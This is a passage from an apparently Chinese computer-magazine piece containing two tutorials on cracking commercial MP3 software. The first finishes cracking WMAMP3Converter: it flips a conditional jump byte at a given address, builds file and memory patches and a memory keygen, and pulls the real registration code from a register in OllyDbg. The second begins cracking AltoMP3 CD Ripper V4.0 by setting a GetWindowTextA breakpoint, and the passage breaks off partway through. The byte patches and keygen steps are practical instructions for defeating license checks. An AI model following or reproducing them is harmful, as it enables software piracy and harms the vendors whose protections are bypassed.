


图4

下面我们看到底是哪条语句让我们跳过了“成功”而跳到“失败”的。在“注册成功”之前有两个跳转，仔细看一下，就能很容易地看出第一个跳转是跳过了“注册成功”而跳到失败的。所以在这个跳转处右击，选择“对应HEX编辑”，把75改成74，保存。再打开我们改好的程序，点注册，随便输点东西成功！

下面就来做一下这个程序的各种注册机。

1．做文件补丁。打开keymake.exe。“其它”→“制作文件补丁”。分别选好原来的文件，和我们破解的文件，点制作，最后保存即可。注意，这时我们要把WMAMP3Converter_.exe文件名改回WMAMP3Converter.exe，如图5。

2．制作内存补丁。同样，在“其它”→“制作内存补丁”，




图 5




图 6

```
0048DCC7 │ . 8B45 F8        │ MOV EAX,DWORD PTR SS:[EBP-8]
0048DCCA │ . E8 D5ADF7FF    │ CALL WUAMP3Co.00408AA4
0048DCCF │ . 85C0           │ TEST EAX,EAX
0048DCD1 │ .v75 44          │ JNZ SHORT WUAMP3Co.0048DD17
0048DCD3 │ . 8B4D F8        │ MOV ECX,DWORD PTR SS:[EBP-8]
```

图 7

选好程序，再点下面的“添加”，在前面我已经说过了，只要把0048DCD1中的75改成74就行了。所以，修改长度是2，原始指令是7544，修改指令是7444，点“添加”，如图6，最后点生成，OK！

3．制作内存注册机。我们要先找找看能不能在内存中找到注册码。用OD进行动态跟踪。找到上面我们修改的那个跳转，它上面几行有个CALL，把它给设断点，不过此处我多设了几个，防止万一断不到。按F9运行，再点注册，随便输点东西，注册。程序被断了下来。在EDX中出现了好像注册码的东西，如图7。

后来经过证明，这就是真正的注册码！好了，我们知道了具体的信息，下面就来写内存注册机。同样，在keymake中点“其它”→“内存注册机”，选择好程序，点左下角的“添加”。我们刚才中断的地址是0048DCC7。而这一地址的指令是8B45F8，这是3个字节，第一个字节是8B，填好，点“添加”，如图8。这时，右侧的内容要和刚才的一样才行，如图9。最后点生成，搞定！




图 8




图 9

好了，到这儿三种注册机的做法都完成了，是不是有一种大虾的感觉呢？

（本文涉及到的工具QUnpack、C32Asm、keymake.exe、OD，光盘有收录）

一软多破谈Crack

公子许@TIT

学习破解已经有一段时间了，在秦妮同学的帮助下已经对破解的初步知识有了一定的了解，也深刻认识到自己反汇编基础知识的不足，有扎实的基础才能作到厚积薄发，希望以后在X上能看到一些专业破解的基础知识教程。

这次就把我这段时间的学习成果和一些感受与大家分享一下。软件破解的方法并不是单一固定的，条条大路通罗马嘛，但我个人认为只要能想到其中一种行之有效的方法就可以让问题迎刃而解。在学习过程中当然要集思广益、发散思维了。下面是我破解一款MP3制作软件的不同方法，希望大家有所收获。

我们要破解的目标软件是AltoMP3 CD Ripper V4.0，这款软件可以从音乐CD内提取乐曲并编码为MP3格式，并获得具有原音轨的声音质量，体积更加小巧的MP3。支持WAV格式与MP3之间相互转换。该软件的限制如图1所示。




图 1

方法一：最简单的改逆爆破

第一步、查壳脱壳

破解之前第一步工作当然是查壳脱壳。常用的工具就是PEID，打开PEID.exe加载AltoMP3cdripper.exe，很幸运，程序没有加壳，并且知道了程序是使用Microsoft Visual C++ 6.0编译的（图2）。现在就可以使用OllyICE加载调试了（OllyICE是Ollydbg的修改版本）。




图 2

第二步、注册试验

在加载之前先运行程序，点“帮助”>“注册”，随意填写注册信息，点“确定”，结果当然是失败了，当注册失败时会弹出

对话框警告我们（图3）。




图3

也就是说如果我们对这一动作下断就可以来到注册流程附近，下断方法“bpx getwindowtexta”。以往我们都是通过记录注册失败信息，然后反汇编程序来查找注册信息，并找到注册流程部分。而我们现在用的是动态下断的方法，好处就是在找不到注册失败信息的时候可以用，并且操作也简单，还不用耗费眼力去在大量反汇编字符串里寻觅信息。

第三步、反汇编程序找关键跳

用OllyICE加载程序，在命令框里输入下断命令：bpx getwindowtexta回车（图4），可以看到程序被断地址和相关信息（图5）。

